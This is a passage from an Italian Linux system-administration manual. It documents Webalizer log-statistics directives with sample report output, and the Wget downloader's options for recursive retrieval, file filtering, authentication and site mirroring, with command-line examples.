`VisitTimeout` ***n*** `-m` ***n***	Consente di stabilire il tempo di scadenza per la durata delle visite. In tal modo, un accesso proveniente dallo stesso indirizzo già visto più di ***n*** secondi prima, viene considerato una visita nuova e non semplicemente una richiesta di un accesso preesistente.
`PageType` ***modello*** `-P` ***modello***	Questa opzione che può essere usato più volte e consente di specificare l'estensione dei file da considerare come «pagine». Di solito si usa una stringa del tipo '**`htm*`**', per includere le pagine HTML comuni, ma può essere conveniente aggiungere anche altre estensioni, a seconda del modo in cui è organizzato il proprio sito.

Direttiva, opzione	Descrizione
`CountryGraph yes|no` `-Y yes|no`	Abilita o disabilita la visualizzazione del grafico delle nazionalità degli accessi, basato sulla parte finale del nome a dominio.
`DailyGraph yes|no`	Abilita o disabilita la visualizzazione del grafico giornaliero degli accessi.
`DailyStats yes|no`	Abilita o disabilita la visualizzazione della statistica giornaliera degli accessi.
`HourlyGraph yes|no` `-G yes|no`	Abilita o disabilita la visualizzazione del grafico orario degli accessi.
`HourlyStats yes|no` `-H yes|no`	Abilita o disabilita la visualizzazione della statistica oraria degli accessi.
`Incremental yes|no` `-p yes|no`	Abilitando questa opzione con la parola chiave '**`yes`**', si fa in modo che Webalizer tenga conto anche delle statistiche precedenti, in modo da non perdere dati quando il sistema di rotazione dei file delle registrazioni riparte con file vuoti.
`DNSCache` ***file***	Definisce il nome da dare a un file che Webalizer può usare per annotare degli indirizzi risolti in nomi. Questo file, assieme alla direttiva '**`DNSChildern`**', consente di ottenere i nomi delle origini degli accessi, quando è possibile risolverli.

Direttiva, opzione	Descrizione
`DNSChildren` ***n***	Assieme alla direttiva '**`DNSCache`**' abilita la risoluzione degli indirizzi in nomi a dominio, specificando il numero di processi elaborativi che devono occuparsi di questo lavoro.
`HideReferer` ***modello*** `-r` ***modello***	Fa in modo che nel resoconto dei referenti, non appaiano i nomi che corrispondono al modello.
`IgnoreReferer` ***modello***	Fa in modo che i record contenenti dei referenti corrispondenti al modello indicato vengano ignorati completamente.
`HideSite` ***modello*** `-s` ***modello***	Fa in modo che nel resoconto dell'origine degli accessi, non appaiano i nomi che corrispondono al modello.
`IgnoreSite` ***modello***	Fa in modo che i record contenenti origini corrispondenti al modello indicato vengano ignorati completamente.
`HideURL` ***modello*** `-u` ***modello***	Fa in modo che nel resoconto delle risorse richieste non appaiano i nomi che corrispondono al modello.
`IgnoreURL` ***modello***	Fa in modo che i record contenenti la richiesta di una risorsa corrispondente al modello indicato vengano ignorati completamente.

Direttiva, opzione	Descrizione

`AllSites yes|no`
`AllURLs yes|no`
`AllReferrers yes|no`
`AllAgents yes|no`
`AllSearchStr yes|no`
`AllUsers yes|no`
	Queste direttive, se attivate, fanno sì che rimanga disponibile un elenco completo delle informazioni a cui fanno riferimento. Si tratta, rispettivamente, dell'origine degli accessi, degli indirizzi richiesti, degli indirizzi referenti, dei programmi usati per accedere, delle stringhe di ricerca e degli utenti (ammesso che l'informazione sia disponibile).

`TopAgents` ***n*** `-A` ***n***	Mostra l'elenco dei programmi usati per accedere, contenente al massimo ***n*** voci.
`TopReferrer` ***n*** `-R` ***n***	Mostra l'elenco degli indirizzi referenti, contenente al massimo ***n*** voci.
`TopSites` ***n*** `-S` ***n***	Mostra l'elenco degli indirizzi di origine, contenente al massimo ***n*** voci.
`TopURLs` ***n*** `-U` ***n***	Mostra l'elenco degli indirizzi richiesti, contenente al massimo ***n*** voci.
`TopCountries` ***n*** `-C` ***n***	Mostra l'elenco delle nazioni di origine, contenente al massimo ***n*** voci.

Direttiva, opzione	Descrizione
`TopEntry` ***n*** `-e` ***n***	Mostra l'elenco delle pagine di ingresso, contenente al massimo ***n*** voci.
`TopExit` ***n*** `-E` ***n***	Mostra l'elenco delle pagine di uscita, contenente al massimo ***n*** voci.
`TopKSites` ***n***	Mostra l'elenco degli indirizzi di origine, in ordine di dimensione dei dati prelevati, contenente al massimo ***n*** voci.
`GroupAgent` ***modello*** ↩ ↪***nome_gruppo***	Dichiara il nome indicato come ultimo argomento della direttiva, al quale si associa tutto il traffico dei programmi che corrispondono al modello. Si osservi che questa direttiva non rimuove le indicazioni dei programmi che vengono raggruppati in questo modo.
`HideAgent` ***modello***	Questa direttiva si usa normalmente dopo una direttiva '**`GroupAgent`**' corrispondente, con lo scopo di non mostrare i nomi dei programmi usati per accedere, che già vengono raggruppati in qualche modo.
`MangleAgents` ***n*** `-M` ***n***	Fa in modo di controllare una prima aggregazione dei programmi usati per accedere. Il numero va da zero a cinque, dove zero richiede di avere tutte le informazioni, mentre cinque le riduce al minimo.

Direttiva, opzione	Descrizione

`CountryGraph no|yes`
 	
`-Y`
	Consente di eliminare il grafico delle nazioni di origine.

Di solito, l'utilizzo di Webalizer è abbastanza semplice, salva l'attenzione che deve essere data al file di configurazione. L'eseguibile che compie il lavoro è '**`webalizer`**', la cui sintassi generale è la seguente:

```
webalizer [opzioni] [file_delle_registrazioni]
```

Alcune delle opzioni sono state descritte a proposito della configurazione; inoltre, come già è stato visto, il file delle registrazioni da analizzare può essere specificato nella configurazione e il file di configurazione può essere indicato espressamente con l'opzione '**`-c`**':

```
-c file_di_configurazione
```

Potendo di indicare il file di configurazione nella riga di comando, è possibile generare statistiche differenti, in base ai contesti di interesse.

In generale, conviene avviare l'eseguibile '**`webalizer`**' specificando sempre il file di configurazione, in modo tale da non dover mettere altro nella riga di comando, curando solo il contenuto della configurazione, come nell'esempio seguente:

```
# webalizer -c /var/www/webalizer.conf [Invio]
```

Naturalmente, in questo modo, nel file di configurazione bisogna stabilire necessariamente la directory in cui devono essere create le statistiche. Le figure seguenti mostrano alcune porzioni di un esempio di statistica generata da Webalizer.

Figura 40.110. La pagina '`index.html`' generata da Webalizer.



Statistiche di utilizzo per a2.swlibero.org

Summary Period: Last 12 Months
Generated 31-Aug-2002 21:14 CEST

Summary by Month

Month	Daily Avg				Monthly Totals					
	Hits	Files	Pages	Visits	Sites	KBytes	Visits	Pages	Files	Hits
Aug 2002	6504	4940	4532	374	2070	4823970	2618	31729	34581	45528
Totals						**4823970**	**2618**	**31729**	**34581**	**45528**

La pagina iniziale delle statistiche che si ottengono, mostra un riassunto mensile, con una media giornaliera degli accessi. Selezionando il riferimento ipertestuale corrispondente al nome di un mese, se ne ottengono maggiori dettagli.

Figura 40.111. All'interno delle statistiche di un mese, è interessante sapere quali sono le risorse richieste più di frequente.



Top 10 of 636 Total Entry Pages

#	Hits		Visits		URL
1	1224	2.69%	752	29.42%	/
2	503	1.10%	457	17.88%	/the_valuable_dos_freeware_page.html
3	1740	3.82%	180	7.04%	/ftp/
4	379	0.83%	63	2.46%	/a21.html
5	43	0.09%	23	0.90%	/a2445.html
6	43	0.09%	21	0.82%	/a2447.html
7	126	0.28%	20	0.78%	/a2.html
8	44	0.10%	18	0.70%	/a2446.html
9	36	0.08%	15	0.59%	/nanobase_1997.html
10	54	0.12%	14	0.55%	/a244.html

La figura precedente mostra in particolare le «pagine di ingresso», o presunte tali. Si tratta in pratica di quelle pagine a cui un utente accede all'inizio della sua visita. Si tratta probabilmente di risorse a cui si arriva attraverso dei segnalibri, oppure dei riferimenti da altri siti.

Figura 40.112. L'elenco dei referenti (si ottiene questa informazione solo se i dati di partenza sono in formato «combinato»).



Top 30 of 72 Total Referrers

#	Hits		Referrer
1	295	0.65%	- (Direct Request)
2	80	0.18%	http://a2.swlibero.org/
3	34	0.07%	http://a2.swlibero.org/ftp/
4	19	0.04%	http://a2.swlibero.org/a225.html
5	18	0.04%	http://a2.swlibero.org/ftp/PDF/
6	12	0.03%	http://a2.swlibero.org/a21.html
7	12	0.03%	http://a2.swlibero.org/a2489.html
8	8	0.02%	http://a2.swlibero.org/a221.html
9	8	0.02%	http://www.google.it/search
10	7	0.02%	http://a2.swlibero.org

La figura precedente mostra l'elenco degli indirizzi di provenienza per l'ingresso dei visitatori. In questo caso, trattandosi delle statistiche di *http://a2.swlibero.org*, si manifesta una carenza nella configurazione, dove sarebbe stato meglio mascherare i referenti appartenenti al dominio *a2.swlibero.org*. Comunque, si può vedere nell'esempio che uno dei referenti è un noto motore di ricerca.

Figura 40.113. L'elenco delle stringhe di ricerca estrapolate dagli indirizzi referenti.



Top 6 of 6 Total Search Strings

#	Hits		Search String
1	1	16.67%	dos freeware
2	1	16.67%	freeware dos -windows
3	1	16.67%	linux
4	1	16.67%	nslookup dos
5	1	16.67%	sis pci audio driver
6	1	16.67%	tar dos

I motori di ricerca, quando vengono interpellati, utilizzano solitamente una modalità GET, in modo tale da riportare la stringa di ricerca nello stesso URI contenente l'elenco degli indirizzi che potrebbero corrispondere a ciò che si sta cercando. In tal modo, queste stringhe di ricerca possono apparire come indirizzi referenti; ma se Webalizer riesce a riconoscerle, genera una statistica speciale delle parole o delle stringhe cercate che hanno portato al sito. Nella figura precedente si vede che Webalizer è riuscito a individuare delle stringhe di ricerca dagli indirizzi dei referenti, appartenenti a motori di ricerca noti.

40.8 Wget

«

Il programma Wget[10] è in grado di prelevare file utilizzando sia il protocollo HTTP, sia FTP. La sua caratteristica più importante è la capacità di operare sullo sfondo, senza bisogno di un terminale attivo. In questo senso, è anche insensibile al segnale '**`SIGHUP`**'.[11]

Wget è predisposto normalmente per il prelievo di un file singolo; per questa ragione, in condizioni normali, quando si fa riferimento

a una directory, ammesso che si ottenga l'elenco del suo contenuto, Wget produce un file HTML con tale elenco.

A seconda del fatto che si usi Wget per prelevare materiale attraverso il protocollo HTTP o FTP, il suo comportamento può essere differente; in particolare, quando si utilizza l'FTP, è possibile l'indicazione di metacaratteri (caratteri jolly) per fare riferimento a un gruppo di file.

La scansione ricorsiva deve essere richiesta in modo esplicito attraverso le opzioni o la configurazione, ma mentre nel caso dell'FTP si tratta di un processo abbastanza intuitivo attraverso cui si discendono le varie directory, quando si utilizza il protocollo HTTP ciò significa seguire i riferimenti ipertestuali che si incontrano.

Quando si utilizza Wget per replicare un'area FTP particolare, va tenuto in considerazione il fatto che nella destinazione non vengono eliminati i file che nell'origine invece sono stati rimossi.

40.8.1 Forma dell'URI

Per raggiungere gli oggetti che si vogliono scaricare si utilizzano degli URI, la cui forma può essere espressa dalle sintassi seguenti.

`http://`***nodo*** [`:`***porta***] `/` [***percorso***]

`ftp://`***nodo*** [`:`***porta***] `/` [***percorso***]

```
http://utente [:parola_d'ordine]@nodo [:porta]/[percorso]
```

```
ftp://utente [:parola_d'ordine]@nodo/[percorso]
```

Generalmente, con il protocollo HTTP, l'indicazione di un utente e di una parola d'ordine non è richiesta e di conseguenza si salta. Nel caso del protocollo FTP è invece obbligatoria l'identificazione: quando queste informazioni non vengono fornite, né nell'URI, né nelle opzioni e nemmeno nei file di configurazione, si utilizza il noto utente anonimo ('**ftp**').

Come accennato, l'utente e la parola d'ordine possono essere forniti attraverso opzioni della riga di comando o direttive dei file di configurazione. A questo proposito, è importante osservare che si gestiscono due coppie diverse di nominativo-utente e parola d'ordine: una per il protocollo FTP e una per HTTP.

Bisogna ricordare che l'indicazione della parola d'ordine nella stessa riga di comando (nell'URI o nelle opzioni) è pericolosa perché risulta visibile nell'elenco dei processi in esecuzione.

40.8.2 File di configurazione

«

Wget può essere configurato attraverso due file: '`/etc/wgetrc`' e '`~/.wgetrc`'. Il primo rappresenta la configurazione dell'intero sistema e potrebbe essere collocato anche in un'altra posizione del file system, a seconda della particolare distribuzione GNU che si

utilizza; il secondo è quello personale dell'utente. Le direttive contenute nel file di configurazione personale prevalgono su quelle della configurazione globale di sistema, ma le opzioni della riga di comando prevalgono a loro volta sulla configurazione.

Il contenuto di questi due file di configurazione segue le stesse regole sintattiche. I commenti sono preceduti dal simbolo '**#**' e così sono ignorate anche le righe bianche. Le direttive vengono espresse in forma di assegnamento di variabile, come indicato di seguito:

```
nome = valore
```

Per la precisione si distingue tra direttive che si riferiscono a modalità di funzionamento che possono essere attivate o disattivate, dove si assegnano le parole chiave '**on**' oppure '**off**', da quelle in cui deve essere assegnata una stringa contenente una qualche informazione. In particolare, in questo ultimo caso, se si indica una direttiva in cui non si assegna alcun valore, si intende azzerare implicitamente quanto definito precedentemente per quella funzione di Wget, ma lo stesso ragionamento vale naturalmente anche per le opzioni della riga di comando.

40.8.3 Utilizzo del programma

```
wget [opzioni] uri...
```

Wget si materializza in pratica nell'eseguibile '**wget**'. Come si può vedere dalla sintassi, l'uso di questo programma può essere molto semplice. È necessaria l'indicazione di almeno un URI e in mancan-

za di altri dati si intende ottenere solo la copia dell'oggetto a cui fa riferimento l'URI stesso.

La cosa più importante e delicata che può essere regolata attraverso le opzioni è la scansione ricorsiva del punto di origine, soprattutto quando l'URI di partenza fa riferimento al protocollo HTTP.

L'eseguibile '**wget**' è esente da segnali '**SIGHUP**' e per questo è adatto particolarmente all'uso sullo sfondo (*background*), ma in tal caso è sempre meglio utilizzare '**nohup**' per sicurezza, perché alcune shell provvedono a eliminare i processi loro discendenti quando loro stesse terminano di funzionare.

La sintassi indicata è solo una semplificazione; in realtà, l'URI, pur essendo un'informazione necessaria, potrebbe essere fornito attraverso un file locale contenente uno o più riferimenti da scandire.

La tabella seguente elenca alcune opzioni elementari, assieme alle direttive corrispondenti dei file di configurazione.

Opzione o direttiva	Descrizione
`-o` ***file*** `--output-file=`***file***	Durante il suo funzionamento, vengono generati dei messaggi che normalmente sono emessi attraverso lo standard output. Per evitare che ciò avvenga si può utilizzare questa opzione in modo da creare il file indicato, mettendoci dentro tali messaggi. Se questo file dovesse esistere già, verrebbe cancellato.
`-a` ***file*** `--append-output=`***file***	Invia nel file indicato i messaggi che altrimenti sarebbero destinati allo standard output, come con l'opzione '**-o**', con la differenza che i dati vengono aggiunti al file, se questo esiste già.

Opzione o direttiva	Descrizione

`-v`
`--verbose`
`verbose = on`
	Attiva la modalità dettagliata in cui tutte le informazioni vengono emesse. A meno che il programma sia stato compilato in modo particolare, si tratta sempre della modalità predefinita.

`-nv` `verbose = off`	Questa opzione, permette di disattivare la modalità dettagliata, facendo in modo che siano generati solo i messaggi essenziali.

`-r`
`--recursive`
`recursive = on`
	Questa opzione permette di eseguire una scansione ricorsiva.

`-l` ***n_livelli*** `--level=`***n_livelli*** `reclevel =` ***n_livelli***	Specifica la profondità massima di ricorsione. Questa indicazione è fondamentale quando si vuole riprodurre un URI di tipo HTTP, perché i riferimenti possono andare in ogni direzione. Il valore predefinito è di cinque livelli.

Opzione o direttiva	Descrizione

`-nc`
`--no-clobber`
`noclobber = on`
	In condizioni normali, quando si esegue una scansione ricorsiva allo scopo di prelevare una copia di un URI remoto, i file che dovessero essere già presenti nel sistema locale, verrebbero sovrascritti. Utilizzando questa opzione, si evita la sovrascrittura, ma soprattutto si evita che questi vengano caricati dal nodo remoto. Se si tratta di file HTML, cioè file da cui si può partire per un livello di ricorsione successivo, questi vengono semplicemente letti dal sistema locale.
	In tal modo, questa opzione è importante per riprendere lo scarico di un URI remoto che in precedenza è stato interrotto.

`-t` ***n_tentativi*** `--tries=`***n_tentativi*** `tries =` ***n_tentativi***	Permette di definire un numero di tentativi per accedere alla risorsa. Se si utilizza il numero zero, o la parola chiave '**`inf`**', si intende fare in modo che '**`wget`**' tenti all'infinito.
`-P` ***directory_locale*** `--directory-prefix=`↩ ↪***directory_locale*** `dir_prefix =` ↩ ↪***directory_locale***	Permette di definire una posizione diversa dalla directory corrente per lo scarico dei file dall'URI remoto.

Gli esempi seguenti partono dal presupposto che non sia stato predisposto alcun file di configurazione, per cui tutto quanto è descritto

dalla riga di comando.

- `$` **`wget "http://dinkel.brot.dg/listino.html"`** [*Invio*]

  Preleva il file ‘`listino.html`’ dall’URI ‘`http://dinkel.brot.dg/listino.html`’, salvandolo nella directory corrente.

- `$` **`wget "ftp://dinkel.brot.dg/pub/listino.html"`** [*Invio*]

  Preleva il file ‘`listino.html`’ dall’URI ‘`ftp://dinkel.brot.dg/pub/listino.html`’, salvandolo nella directory corrente.

- `$` **`wget "http://dinkel.brot.dg/"`** [*Invio*]

  Genera il file ‘`index.html`’ nella directory corrente, contenente quanto restituito dall’URI ‘`http://dinkel.brot.dg/`’ (potrebbe trattarsi effettivamente dell’elenco del contenuto oppure di una pagina di ingresso).

- `$` **`wget "ftp://dinkel.brot.dg/"`** [*Invio*]

  Genera il file ‘`index.html`’ nella directory corrente, contenente l’elenco del contenuto dell’URI ‘`ftp://dinkel.brot.dg/`’.

- `$` **`wget -r "ftp://dinkel.brot.dg/pub/progetto/"`** [*Invio*]

  Riproduce l’URI ‘`ftp://dinkel.brot.dg/pub/progetto/`’ con tutto il contenuto della directory specificata e di quelle successive fino al massimo numero di livelli predefinito (cinque), generando il percorso ‘`./dinkel.brot.dg/pub/progetto/...`’ nella directory corrente.

- `$` **`wget -r -l inf "ftp://dinkel.brot.dg/pub/progetto/"`** [*Invio*]

  Come nell’esempio precedente, ma viene riprodotto tutto il ramo ‘`progetto/`’, senza limiti di livelli di ricorsione. Infatti, trattan-

dosi del protocollo FTP, non si pongono problemi a questo tipo di scelta, dal momento che la struttura ha un termine.

- `$ wget -r -l inf -nc ↵`
  `↪ "ftp://dinkel.brot.dg/pub/progetto/"` [*Invio*]

  Come nell'esempio precedente, con la differenza che, se parte dei file contenuti nell'URI remoto sono già presenti localmente, questi non vengono prelevati effettivamente.

- `$ nohup wget -r -l inf -nc -o ~/mio_log ↵`
  `↪ "ftp://dinkel.brot.dg/pub/progetto/" &` [*Invio*]

  Come nell'esempio precedente, con la differenza che il processo viene messo sullo sfondo (*background*) e viene controllato da '**nohup**', in modo da garantire che non sia interrotto quando la shell termina di funzionare. Inoltre viene generato il file '`~/mio_log`' con i messaggi emessi.

- `$ wget -r "http://dinkel.brot.dg/progetto/"` [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' con tutto il contenuto, in base ai riferimenti che vengono incontrati, fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/progetto/...`' nella directory corrente.

- `$ wget -r -nc "http://dinkel.brot.dg/progetto/"` [*Invio*]

  Come nell'esempio precedente, ma i file già esistenti non vengono prelevati nuovamente e di conseguenza non vengono sovrascritti.

40.8.4 Scansione a partire da un file locale

L'eseguibile '**wget**' permette di non indicare alcun URI nella riga di comando, utilizzando al suo posto l'inclusione di un file locale. Questa modalità viene utilizzata normalmente in modo congiunto a quella ricorsiva, ottenendo la scansione di tutti gli indirizzi URI contenuti nel file.

Il file può essere in formato HTML (è la cosa migliore) e in tal caso vengono seguiti i riferimenti ipertestuali, altrimenti può andare bene anche un file di testo contenente un elenco di indirizzi puri e semplici. Il problema si pone semmai quando il file indicato è in HTML, ma incompleto; in questo caso occorre specificare con un'opzione apposita che deve essere interpretato come HTML.

Gli indirizzi URI dovrebbero essere assoluti; se non lo sono, si può utilizzare un'opzione apposita per indicare l'URI di partenza, oppure, se si tratta di un file HTML, si può aggiungere un elemento speciale:

```
<base href="uri">
```

Tuttavia, è bene tenere presente che si tratta di un elemento non previsto nel DTD dell'HTML, quindi va usato solo in questa circostanza.

Opzione o direttiva	Descrizione
`-i` ***file*** `--input-file=`***file*** `input =` ***file***	Permette di indicare il file (HTML o un semplice elenco di URI) da utilizzare come punto di partenza per una scansione ricorsiva.

Opzione o direttiva	Descrizione

`-F`
`--force-html`
`force_html = on`
	Richiede di interpretare il file indicato come HTML.

`--base=`***uri*** `base =` ***uri***	Specifica esplicitamente un URI di partenza per i riferimenti relativi contenuti nel file.

Segue la descrizione di alcuni esempi.

- `$` **`wget -r -i elenco.html`**[*Invio*]

  Scandisce tutti i riferimenti che trova nel file '`elenco.html`'.

- `$` **`wget -r -i elenco --force-html`**[*Invio*]

  Come nell'esempio precedente, con la differenza che il file '`elenco`' non viene riconosciuto automaticamente come HTML, per cui è stata aggiunta l'opzione '**`--force-html`**'.

- `$` **`wget -r -i elenco --base="http://dinkel.brot.dg/"`**[*Invio*]

  Viene scandito il file '`elenco`' (il tipo di questo viene determinato in modo automatico), ma in più viene specificato che gli indirizzi relativi hanno il prefisso '`http://dinkel.brot.dg/`'.

40.8.5 Scansione ricorsiva

La scansione ricorsiva di un URI è ciò che genera i problemi maggiori nella gestione di Wget, cosa che dovrebbe essere già stata compresa dall'esposizione fatta fino a questo punto. La scansione ricorsiva di un URI di tipo FTP è abbastanza intuitiva, dal momento che si riferisce a un ramo di directory, mentre quando si tratta di un URI di tipo HTTP, questa ricorsione si basa sui riferimenti '**`HREF`**' e '**`SRC`**'; quando poi il file scaricato è di tipo '**`text/html`**', questo viene scandito alla ricerca di altri riferimenti da seguire.

Soprattutto quando si opera con il protocollo HTTP, è importante porre un limite alla ricorsione, dal momento che i riferimenti possono articolarsi in modi imprevedibili. Ma oltre a questo, può essere conveniente limitare la scansione ricorsiva ai riferimenti relativi, oppure a quelli di un dominio particolare.

Quando la scansione ricorsiva è normale, cioè non si limita ai soli riferimenti relativi, si pone il problema di trattare convenientemente i riferimenti ipertestuali assoluti che puntano allo stesso nodo in cui si trovano. Infatti, può accadere che due nomi si riferiscano allo stesso nodo; in tal caso non ha senso sdoppiare i percorsi, anche perché si rischierebbe di duplicare lo scarico di alcuni file. Per risolvere questo problema, Wget interpella il sistema DNS in modo da verificare se si tratta della stessa macchina o meno.

La vera difficoltà nasce quando il servente HTTP distingue tra nodi virtuali differenti, a cui corrisponde però lo stesso indirizzo IP, in base all'uso di un diverso alias per raggiungere lo stesso elaboratore. In tal caso, occorre informare Wget di ignorare il sistema DNS e limitarsi al confronto letterale dei nomi dei nodi.

Opzione o direttiva	Descrizione

`-L`
 	
`--relative`
 	
`relative_only = on`
	Fa in modo di seguire solo i riferimenti relativi, escludendo quindi qualunque URI completo dell'indicazione del nodo.

`-np`
 	
`--no-parent`
 	
`no_parent = on`
	Permette di evitare che siano attraversate directory precedenti a quella dell'URI di partenza.

`-X` ***elenco_directory*** `--exclude` ***elenco_directory*** `exclude_directories = ` ↩ ↪***elenco_directory***	Permette di escludere un elenco di directory dalla scansione ricorsiva.

Opzione o direttiva	Descrizione

`-nH`
 	
`add_hostdir = off`
	Disabilita la creazione di directory locali prefissate dal nome del nodo di origine. Di solito, in presenza di una scansione ricorsiva di un URI, viene creata localmente una struttura di directory che riproduce il sistema remoto, a partire dal nome del nodo stesso.
	Questa opzione è utile solo quando si è sicuri che i riferimenti non si sviluppano all'indietro (eventualmente attraverso l'uso di opzioni opportune), come quando si opera con URI di tipo FTP.

`-nh`	Disabilita il controllo DNS; in tal modo non viene verificato se due nomi a dominio appartengono in realtà allo stesso nodo.
`-D` ***elenco_domini*** `--domains=`***elenco_domini*** `domains =` ***elenco_domini***	Permette di definire un elenco di domini accettabili. In pratica, si permette a Wget di seguire i riferimenti a nodi differenti da quello di partenza, purché appartengano ai domini elencati.

`-k`
 	
`--convert-links`
 	
`convert_links = on`
	In questo modo si ottiene di convertire i riferimenti assoluti in riferimenti relativi, limitatamente ai file scaricati effettivamente.

Segue la descrizione di alcuni esempi.

- `$` **`wget -r -L -np "http://dinkel.brot.dg/progetto/"`** [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' con tutto il contenuto, in base ai riferimenti **relativi** che vengono incontrati, escludendo quelli che si riferiscono a posizioni precedenti alla directory '`/progetto/`', fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/progetto/...`' nella directory corrente.

- `$` **`wget -r -L -np "http://dinkel.brot.dg/progetto/" ↩`**
  `↪ -X /progetto/img/,/progetto/x/` [*Invio*]

  Come nell'esempio precedente, con l'aggiunta che non vengono riprodotte le directory '`/progetto/img/`' e '`/progetto/x/`'.

- `$` **`wget -r -D .brot.dg "http://dinkel.brot.dg/"`** [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' seguendo anche i riferimenti ad alti nodi purché appartenenti al dominio *.brot.dg*.

40.8.6 Selezione dei file in base al loro nome

«

Quando si scandisce un URI remoto in modo ricorsivo, è possibile definire i file da scaricare in base al nome. Nel caso particolare del protocollo FTP, si possono utilizzare i noti metacaratteri (caratteri jolly) nello stesso URI, mentre con il protocollo HTTP le cose cambiano perché ci si deve sempre affidare alla scansione dei riferimenti contenuti nelle pagine HTML.

Opzione o direttiva	Descrizione
`-A` ***elenco_da_accettare*** `--accept` ***elenco_da_accettare*** `accept =` ***elenco_da_accettare***	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso metacaratteri riferiti a file che si vogliono scaricare. In pratica, si scaricano solo questi file, o meglio, gli altri che sono serviti per raggiungerli vengono rimossi successivamente.
`-R` ***elenco_da_escludere*** `--reject` ***elenco_da_escludere*** `reject =` ***elenco_da_escludere***	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso metacaratteri riferiti a file che **non** si vogliono scaricare. Tutti gli altri file vanno bene.

Segue la descrizione di alcuni esempi.

- `$` **`wget -r -A "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"`** [*Invio*]

  Salva localmente solo i file che terminano per '`.gif`' e '`.jpg`', provenienti dall'URI '`http://dinkel.brot.dg/progetto/`'.

- `$` **`wget -r -R "*.gif,*.jpg"`** ↩
  ↪ **`"http://dinkel.brot.dg/progetto/"`** [*Invio*]

  Come nell'esempio precedente, con la differenza che viene scaricato tutto fuorché i file che terminano per '`.gif`' e '`.jpg`'.

40.8.7 Identificazioni e parole d'ordine

Si è già accennato al fatto che il nome dell'utente e la parola d'ordine eventualmente necessari per accedere a determinati servizi FTP e HTTP possono essere inseriti nello stesso URI. In alternativa si possono usare delle opzioni apposite o delle direttive dei file di configurazione.

È bene ricordare che solo inserendo le parole d'ordine all'interno del file di configurazione personale si può evitare che queste siano visibili, perché se si immettono direttamente nella riga di comando, queste diventano accessibili dall'elenco dei processi, per tutti gli utenti.

Opzione o direttiva	Descrizione
`--http-user` ***utente*** `http_user =` ***utente***	Permette di definire il nominativo-utente da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`--http-passwd` ***parola_d'ordine*** `http_passwd =` ***parola_d'ordine***	Permette di definire la parola d'ordine da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`passwd =` ***parola_d'ordine***	Permette di definire la parola d'ordine da usare per una connessione FTP.

40.8.8 Riproduzione speculare e informazioni data-orario

Quando si vuole riprodurre un URI remoto e si vuole mantenere la copia locale allineata con quella remota, la cosa più importante da verificare è la variazione dell'informazione data-orario degli oggetti remoti. In pratica, si vuole ottenere che:

- vengano scaricati i file remoti se non sono già presenti nel sistema locale, o se la dimensione non combacia;
- vengano scaricati i file remoti se la loro data di modifica è più recente rispetto a quella dei file locali.

Opzione o direttiva	Descrizione

`-N`
`--timestamping`
`timestamping = on`
	Si fa in modo che venga attuato il meccanismo di aggiornamento in base alla verifica delle date, evitando così di ripetere ogni volta il prelievo di dati già esistenti localmente e presumibilmente aggiornati.

`-m`
`--mirror`
`mirror = on`
	Equivale alla richiesta di una ricorsione infinita assieme all'attivazione di '**`timestamping`**' e '**`noclobber`**'.

L'esempio seguente serve a riprodurre nella directory corrente ciò che si dirama a partire da '`http://dinkel.brot.dg/articoli/`' senza seguire riferimenti in altri nodi, né all'interno di percorsi che si articolano da posizioni precedenti gerarchicamente. In particolare vengono trasformati i riferimenti in modo che siano solo relativi (senza l'indicazione del nodo)

```
# wget --mirror --relative --no-parent ↩
↪      -nH "http://dinkel.brot.dg/articoli/" [Invio]
```

Questo esempio rappresenta l'utilizzo di Wget per ottenere la riproduzione speculare di un'area HTTP. Tuttavia, il difetto di questo approccio sta nel fatto che Wget non è in grado di verificare la scomparsa di file dall'origine, per cui non può provvedere da solo alla loro eliminazione.

40.8.9 Funzionalità varie

«

Altre funzionalità di Wget possono essere molto utili e queste sezioni non esauriscono la descrizione delle possibilità che ci sarebbero. Per approfondire lo studio di Wget occorre consultare la sua documentazione, che normalmente è disponibile in forma di ipertesto Info: *info wget*. La tabella successiva riporta altre opzioni di una certa importanza che non hanno trovato posto nelle altre tabelle analoghe.

Opzione o direttiva	Descrizione
`-c` `--continue`	Permette di riprendere il prelievo di un file (uno solo) continuando da dove l'operazione è stata interrotta precedentemente. Questa opzione è efficace solo se il servente relativo è predisposto per questa funzionalità.

Opzione o direttiva	Descrizione
`-Q` ***dimensione*** `--quota` ***dimensione*** `quota =` ***dimensione***	Permette di definire il limite massimo di spazio utilizzabile per i prelievi, quando questi sono fatti in modo **ricorsivo**. Il valore della dimensione viene espresso da un numero che rappresenta una quantità di byte. Se questo numero è seguito dalla lettera '**`k`**', indica unità in kibibyte (simbolo: «Kibyte»), altrimenti, se è seguito dalla lettera '**`m`**', si riferisce a unità in mebibyte (simbolo: «Mibyte»).
`--spider`	In questo modo si ottiene soltanto la verifica che l'URI indicato rappresenti un oggetto esistente. Se l'oggetto non esiste, o non è raggiungibile, l'eseguibile '**`wget`**' termina di funzionare restituendo un valore diverso da zero, cosa che può servire per costruire degli script per la verifica di un elenco di URI, per esempio quello di un segnalibro di un programma di navigazione. Purtroppo, tale funzionalità non si adatta bene al protocollo FTP.
`-w` ***n_secondi*** `--wait` ***n_secondi*** `wait =` ***n_secondi***	Permette di stabilire un intervallo di tempo tra il prelievo di un file e il successivo. È molto utile per alleggerire il carico del sistema locale, di quello remoto e dell'utilizzo della banda.

40.9 Riferimenti

«

- *W3C, World Wide Web Consortium*, *http://www.w3.org/*
- Michiel Boland, *Mathopd*, *http://www.mathopd.org/*
- Ian Graham, *Web/HTML Documentation and Developer's Resource*, *http://www.utoronto.ca/webdocs/*
- Christian Neuss, Johan Vromans, *Perl, guida pratica*, Apogeo, 1996
- Steven Brenner, '**`cgi-lib.pl`**', libreria standard per la creazione di script CGI in Perl, *http://cgi-lib.berkeley.edu/*
- *ht://Dig*, *http://www.htdig.org/*
- *Webalizer*, *http://www.mrunix.net/webalizer/*

[1] **W3M** software libero con licenza speciale

[2] **Mathopd** software libero con licenza speciale

